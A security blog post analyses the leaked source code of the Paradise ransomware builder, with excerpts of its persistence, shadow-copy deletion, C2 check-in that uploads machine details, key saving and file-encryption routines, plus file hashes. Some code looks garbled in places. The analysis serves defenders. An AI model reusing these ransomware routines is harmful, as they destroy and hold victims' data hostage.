

# Paradise Ransomware: The Builder


marcoramilli.com/2021/08/23/paradise-ransomware-the-builder/

View all posts by marcoramilli

August 23, 2021

malware Paradise Ransomware - Source code

Пятница в 17:05 · paradise ransomware sourcecodemalware



RAM

Пользователь


Регистрация: 13.07.2020

Сообщения: 116

Реакции: 77

Пятница в 17:05

Исходный код Paradise Ransomware.



Mega:

У вас должно быть более 50 реакций для просмотра скрытого контента.

**Malware.**

Жалоба


The ransomware builders remind me old times, where Nukes and Exploiters were freely available on the underground communities, when few clicks were enough to bypass many AV vendors and attackers were activists or single people challenging the system. Nowadays the way the “builders” are developed and the way the criminality is abusing them to generate new Malware is a lot more sophisticated compared to 20 years ago during the romantic “hacking for fun” era. The impact of such a Malware in the contemporary society is something that needs high attention since the digitization approaching the entire world. For such a reasons I believe it would be interesting to study, when possible and when available, how Ransomware Builder have been developed. The main attentions nowadays is on Ransomware binaries rather than on builders, but since “builders” are (in a way) more closed to the Malware developer — in fact generated ransomware are very similar each other because automatically generated by the builder — I believe that studying the builders would give us a more closed knowledge about the Malware author.

## Light Technical Analysis

Before getting into code, it would be useful to remind that Paradise Ransomware was firstly launched on 2017 through phishing emails containing malicious IQY attachments that downloaded and installed the ransomware. The first versions of the ransomware contains flaws that allowed

international researchers to build a free decryption tool (for details [HERE](#)) able to recover files from the old version of the Ransomware. After some revisions the Ransomware became strongest by adopting RSA encryption which made impossible the decryption without the private key.

As reported by BleepingComputer ([HERE](#)) source code leaked during this (2021) summer on XSS.IS forum.




The screenshot shows a forum post with the following details:

- Title:** Paradise Ransomware - Source code
- User:** RAM (Profile picture: fsociety)
- Registration:** 13.07.2020
- Messages:** 116
- Reactions:** 77
- Post Content:** "Исходный код Paradise Ransomware." followed by a screenshot of a ransomware message. The message text includes: "Your files are encrypted! Paradise Ransomware Team! Your personal ID: [redacted] Your personal key: [redacted]". Below the message is a "HELPFUL INFORMATION" section with instructions: "1. You should find this program on this computer has been encrypted back security system. 2. You need to follow these steps to decrypt. 3. You need to use the decryption software. The user depends on their file size and so on. 4. After payment we will send you the decryption tool that will decrypt all your files."
- Reactions:** A "Mega" reaction is visible.
- Warning:** "У вас должно быть более 50 реакций для просмотра скрытого контента." (You need more than 50 reactions to view hidden content.)
- Category:** Malware.
- Report:** Жалоба (Report)

Forum post with leaked Paradise Ransomware source code

The source code is written on .NET, by giving it a chance to run on a local and virtualized environment, it runs smoothly and without any issue on a basic version of .NET framework over a Microsoft Visual Studio.



Simple starting Run (img from [HERE](#))

The leaked source code looks like following the default structure on Microsoft VS. As you might appreciate from the following image the leaked folder structure is simple and lean.

```
16 </Source code Paradise/
15 ▼ bin/Debug/
14 ▼ obj/Debug/
13 ▼ TempPE/
12 [E6_12] DesignTimeResolveAss
11 [E6_12] DesignTimeResolveAss
10 [E6_12] DP_Builder.csprojAss
9 ▼ Properties/
8 [E6_12] Resources.cs
7 [E6_12] Resources.resx
6 [E6_12] Settings.cs
5 [E6_12] AssemblyInfo.cs
4 [E6_12] DP_Builder.csproj
3 [E7_0C] DP_Builder.sln
2 [E6_12] MainForm.cs
1 [E6_12] MainForm.resx
0 [E6_12] Program.cs
```

Leaked

Source Code structure

After a quick and incomplete overview of the code it is possible to appreciate several “quick findings”. While the produced ransomware (Paradise) is something that eventually will get of public domain (since inoculated on victims machines) the attacker would insert a lot of “security check” (in order to get harder the analyst life) but the builder is used to be a confidential “piece of code” which is hold by affiliate criminal groups and for such a reason the developer ( which works with limited amount of time – he needs to make economy himself -) is not used to implement checks and precautions used in the final payload. So here they are, quick findings ahead.

**Language:** Russian. Over the source code it’s easy to find developer comments, which according to google, belongs with Russian language.

```

namespace DP_Decrypter
{
    partial class MainForm
    {
        /// <summary>
        /// Требуется переменная конструктора.
        /// </summary>
        private System.ComponentModel.IContainer components = null;

        /// <summary>
        /// Освободить все используемые ресурсы
        /// </summary>
        /// <param name="disposing"> истинно, если управляемый ресурс должен бы
        /// ть удален; иначе ложно.</param>
        protected override void Dispose(bool disposing)
        {
            if (disposing &&& (components != null))
            {
                components.Dispose();
            }
            base.Dispose(disposing);
        }

        #region Код, автоматически созданный конструктором форм Windows
    }
}

```

Russian Language over leaked source code

**Username** of building computer: MALIKA. Microsoft Visual Studio lets some information regarding the user who compiles the source code into binary. These information are reported into .csproj file used to configure the environment settings for compiling and linking time. The following image shows the the username used to compile the project.

```

6 <?xml version="1.0" encoding="utf-8"?>
5 <Project ToolsVersion="4.0" DefaultTargets="Build" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
4 <!--Project was exported from assembly: C:\Users\MALIKA\Desktop\DP_Builder.exe-->
3 <PropertyGroup>
2 <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration>
1 <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
<ProjectGuid>{7C88EBF8-C930-4FB2-9DCD-B5E5355305BD}</ProjectGuid>
1 <OutputType>WinExe</OutputType>
2 <AssemblyName>DP_Builder</AssemblyName>
3 <TargetFrameworkVersion>v4.5</TargetFrameworkVersion>
4 <ApplicationVersion>1.0.0.0</ApplicationVersion>
5 <FileAlignment>512</FileAlignment>
6 <RootNamespace>DP_Builder</RootNamespace>
7 </PropertyGroup>
8 <PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Debug|AnyCPU' ">
9 <PlatformTarget>AnyCPU</PlatformTarget>
0 <DebugSymbols>>true</DebugSymbols>
1 <DebugType>full</DebugType>
2 <Optimize>>false</Optimize>
3 <OutputPath>bin\Debug\</OutputPath>
4 <DefineConstants>DEBUG;TRACE</DefineConstants>
5 <ErrorReport>prompt</ErrorReport>
6 <WarningLevel>4</WarningLevel>
7 </PropertyGroup>
8 <PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Release|AnyCPU' ">

```

Username used to compile the VS Project

**Configurable settings:** Keys and More. Instead of getting configuration files from external resources the builder (acting as a server) needs to be configured introducing configuration strings directly on the source code. It looks like the builder is made for advanced users only (maybe internal usage and not for affiliate?).

```

11 using System.IO;
1 using System.Net;
2 using System.Security.Cryptography;
3 using System.Text;
4 using System.Text.RegularExpressions;
5 using System.Windows.Forms;
6
7 namespace DP_Builder
8 {
9     public class MainForm : Form
10    {
11        private string RSA_Public = "";
12        private string RSA_Private = "";
13        private string server = "";
14        private string adminkey = "";
15        private string img = "";
16        private string text = "";
17        private IContainer components = (IContainer) null;
18        private Panel panel1;
19        private TextBox vectorTB;
20        private Button genBtn;
21        private TextBox emailTB;
22        private Button textBtn;
23        private Button createBtn;
24        private Panel panel2;

```

#### Configuration Strings

**Ransomware** name: Paradise. Strings and configuration takes the analyst to believe this builder is really the Paradise builder even from an inside perspective.

```

this.email2TB.Location = new Point(333, 4);
this.email2TB.Name = "email2TB";
this.email2TB.Size = new Size(151, 20);
this.email2TB.TabIndex = 12;
this.email2TB.Text = "paradise@all-ransomware.info";
this.email2TB.TextAlign = HorizontalAlignment.Center;
this.contactTB.Location = new Point(3, 26);
this.contactTB.Name = "contactTB";

```

**Paradise** email notification

```

this.extTB.Location = new Point(352, 26);
this.extTB.Name = "extTB";
this.extTB.Size = new Size(131, 22);
this.extTB.TabIndex = 13;
this.extTB.Text = ".paradise";
this.extTB.TextAlign = HorizontalAlignment.Center;
this.label3.AutoSize = true;
this.label3.Location = new Point(273, 30);
this.label3.Name = "label3";
this.label3.Size = new Size(73, 13);
this.label3.TabIndex = 14;
this.label3.Text = "Расширение:";
this.puthTB.Location = new Point(171, 51);
this.puthTB.Name = "puthTB";

```

In **memory name**: `dp_main` . Even if you run Paradise Ransomware with different configuration name, the system would add a `dp_main` in the running environment memory. Indeed the sample count on such a string in order to understand how many parallel processes are running

```

public static int ProcessCount()
{
    int p = 0;
    Process[] etc = Process.GetProcesses();
    foreach (Process anti in etc)
    {
        if (anti.ProcessName.ToLower().Contains("dp_main")) p++;
    }
    return p;
}

```

Checking in memory

Beside the “quick findings” it would be interesting to check used practices and Ransomware characteristics. One of the first characteristics is in the persistence method. While the “Autorun” is quite simple and very abused the Paradise ransomware seems to copy itself in a specific directory named `DP` (under the romantic `appdata` service directory) and looks like it names the Paradise Ransomware always in the same way, uncaring about configuration settings. The name is `DP_Main.exe` as showed in the code below.



```

18 private static void AddToAutorun()
17 {
16     try
15     {
14         string appdata = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
13         if (!Directory.Exists(appdata + "\\DP")) Directory.CreateDirectory(appdata + "\\DP");
12         File.Copy(Application.ExecutablePath, appdata + "\\DP\\DP_Main.exe");
11         RegistryKey myKey = Registry.LocalMachine.OpenSubKey(@"SOFTWARE\Microsoft\Windows\CurrentVersion\Run
", true);
10         myKey.SetValue("DP_Main", appdata + "\\DP\\DP_Main.exe");
9         myKey.Close();
8     }
7     catch (Exception)
6     {
5     }
4     }
3 }

```

Persistence and Executable Name.

Shadow copies deletion is quite a standard practice for successfully ransomware. Even in this case the action is quite standard, by running the following command in a cmd.exe: `ProcessStartInfo psiOpt = new ProcessStartInfo(@"cmd.exe", @"/C sc delete VSS");`

Interesting and quite characteristic the way Paradise Ransomware does check-in into its command and control system. From this function it would be possible to serialize a network detection rule (even if would be quite general, so pay attention to false positives in case you are going to implement it ) such as: `/api/Encrypted.php` .

```

17 private static void AddEncryptedPC(string elapsed_time, string DecryptionInfo)
16 {
15     try
14     {
13         string url = server + "/api" + "/Encrypted.php";
12         using (var webClient = new WebClient())
11         {
10             var pars = new NameValueCollection();
9             pars.Add("v", vector);
8             pars.Add("fc", FilesCount.ToString());
7             pars.Add("computer_name", Environment.MachineName);
6             pars.Add("et", elapsed_time);
5             pars.Add("decryption_info", DecryptionInfo);
4             pars.Add("id", PCID);
3             var response = webClient.UploadValues(url, pars);
2         }
1     }
10 catch (Exception)
1     {
2     }
3     }
4 }

```

Check-in function

One of the most interesting piece of code (at least in my personal point of view) is in the way the sample manage encryption keys. Getting into details, what moves my interest starts from the main function at line 718 which I report following.

```
if (CheckKeys() == false)
{
    CreateKeys();
    MasterRSA.FromXmlString(RSA_MasterPublic);
    rsa.FromXmlString(RSA_Public);
    SavePrivateKey();
    while (LockerForValidKey)
    {
    }
    AddToAutorun();
    DeleteShadowCopies();
}
```

Interesting characteristic: `SavePrivateKey`

In other words if in the systems (host) there is no keys, Paradise Ransomware generates them and save both of them on the local machine ! Unfortunately the process to save private keys to HD does it well by encrypting them, but ... there is still something to do here (but I'm not going to stress out this point out). Most interesting for the analysis is the process that uses this Ransomware to deal with keys. The following image shows the function named `SavePrivateKey` , which actually does not what you expect to do.

```

private static void SavePrivateKey()
{
    List<byte[]> master = new List<byte[]>();
    byte[] masterbytes = Encoding.Default.GetBytes(RSA_Private);
    int iterations = Convert.ToInt32(Math.Ceiling((double)masterbytes.Length / 117));
    int k = 0;
    for (int i = 0; i < iterations; i++)
    {
        byte[] b = new byte[117];
        for (int j = 0; j < 117; j++)
        {
            if (masterbytes.Length > k)
            {
                b[j] = masterbytes[k];
                k++;
            }
        }
        master.Add(b);
    }
    string strBytes = "";
    foreach (byte[] bts in master)
    {
        byte[] encrypted = MasterRSA.Encrypt(bts, false);
        strBytes += Encoding.Default.GetString(encrypted);
    }
    strBytes = Convert.ToBase64String(Encoding.Default.GetBytes(strBytes));
    CryptedPrivateKey = strBytes;
    strBytes += "\n" + RSA_Public;
    if(KeyValidity())
    {
        SaveKeysToFiles(strBytes);
        LockerForValidKey = false;
    }
}

```

### Save Private Key

In `SavePrivateKey` the attacker actually saves a combination between encrypted(private) key and public RSA key as shown in the previous image. Indeed it then calls a new function named `SavekeysToFiles` which saves them into a unique files called `DecryptionInfo.auth`. Finally one more interesting characteristic is in the way Paradise encrypts files. A questionable choice by Malware author is the ability to encrypt “only” the first 10MB of big files. If the files are smaller it divides file in 117 bytes and loops over them.

```
private static void EncryptFile(string file, RSACryptoServiceProvider ThRSA)
{
    try
    {
        FileInfo FN = new FileInfo(file);
        if (FN.Extension != ".CryptedExtension" && FN.FullName.Contains("#DECRYPT MY FILES#.html") && FN.Name != ".id.dp" && FN.Name != "DecryptionInfo.auth" && FN.Extension != ".dp")
        {
            List<byte[]> partfile = new List<byte[]>();
            List<byte[]> lwrt = new List<byte[]>();
            if (FN.Length / 1024 >= 64)
            {
                partfile = GetPartOfFile(file, 547 * 1); // 10 мегабайт(85470) умножить на X.
            }
            else
            {
                int blocks = Convert.ToInt32(FN.Length / 117);
                // (FN.Length - 1) / 117
                {
                    partfile.Add(File.ReadAllBytes(file));
                    using (var writer = File.OpenWrite(file)) writer.SetLength(0);
                    //blocks - 1;
                }
            }
            else partfile = GetPartOfFile(file, blocks);
        }
        if (partfile != null)
        {
            foreach (byte[] part in partfile)
            {
                byte[] wrt = ThRSA.Encrypt(part, false);
                lwrt.AddRange(wrt);
            }
            File.AppendAllText(file, "\n<CRYPTEDEgt;" + Convert.ToBase64String(lwrt.ToArray()) + "\n</CRYPTEDEgt;", Encoding.Default);
            File.Move(file, file + "[id-" + PCID + "].[ " + mail + "]" + ".CryptedExtension");
            File.Delete(file);
        }
    }
}
```

## Encryption Loop

### IoC

One-Time

Monthly

**Make a one-time donation**

**Make a monthly donation**

Choose an amount

\$1.00

\$5.00

\$10.00

\$5.00

\$15.00

\$100.00

If you think this content is helpful, please consider to make a little donation. It would help me in building and writing additional contributions to community. By donation you will contribute to community as well. Thank you !

If you think this content is helpful, please consider to make a little donation. It would help me in building and writing additional contributions to community. By donation you will contribute to community as well. Thank you !

Donate Donate monthly.

Following the analyzed files composing the leaked codebase.

SHA256	Name
753f1e353ad0eb75555f81e090a3e89339d96266f5e33e2ada34c9ea655dcee9	AssemblyInfo.cs

---

e375edc127182453ad7ed84ae3abac3759dded7265284af48015a165e439f26c	DP_Builder.csproj
0dfb6a940a583432f21ce03634c0e8d6a9030443e391cf44f9581212716d4308	DP_Builder.sln
363a99b2480c11b9431c046d44b323807e9b11bf237cc291dde11151d8b75581	MainForm.cs
5eb2c22d092f3bf2077d7e9128c38c1bc29fd0b06479646c05afb0bf741891dc	MainForm.resx
f282d765bb83d76be318a2a982605d06619da2376165ba12cc6ca4e50aa0754d	Program.cs
a1428e2c84c3420a0481e524e103db7fde84d2107bd02738349c48ee4d6a5353	Resources.cs
e9ae7a5837b34b65608964e7315450a3459e0e01366769b68b904504a55db102	Resources.resx
07958ee0ed74c8e4637d0903d686e66e7bd9e6b89bca0d3df4531d590c848a05	Settings.cs

---

Main Sourcecode Files

## Conclusions

---

Every code owns specific characteristics, every Malware Author makes decisions and such decision reflect in the way they write source code. Analyzing Malware source code lets us the ability to compare style and design patterns. Today in my quick Paradise Ransomware source code analysis I highlighted only few of the many characteristics that could be observed by reading someone else's code. I believe that sharing this information would be useful to everybody working in cyber defense sphere.